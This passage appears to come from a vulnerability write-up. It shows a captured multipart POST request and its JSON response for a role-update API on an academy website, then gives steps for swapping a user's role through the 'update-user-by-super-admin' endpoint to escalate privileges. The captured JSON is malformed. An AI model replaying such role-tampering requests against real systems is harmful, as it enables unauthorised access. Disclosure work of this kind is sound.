-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="phone_number"
000000000000
-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="super_admin_id"
171
-----WebKitFormBoundaryHHDEMSuPCxwrzkon--
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 06:31:46 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 91870
12 {
  "success":true,
  "result":{
    "data":{
      {
        "id":185,
        "name":"jjjjjjjj",
        "email":"h@gmail.com",
        "role":"Admin",
        "active":1,
        "phone_number":null,
        "image_url":null,
        "designation":null,
        "info":null,
        "user":{
          "id":171,
          "name":"1",
          "email":"SEO.Rushmia@bjbitacademy.com",
          "role":"SEO Manager",
          "phone_number":null,
        }
      }
    }
  }
}
```

.Replace the super admin role in POST
/academysite/api/public/api/v1/user/update-user-by-super-admin **HTTP/1.1**with a copy of the SEO role from the SEO url in the response.

After Giving SEO role in POST
/academysite/api/public/api/v1/user/update-user-by-super-admin **HTTP/1.1** provides a status code of 200.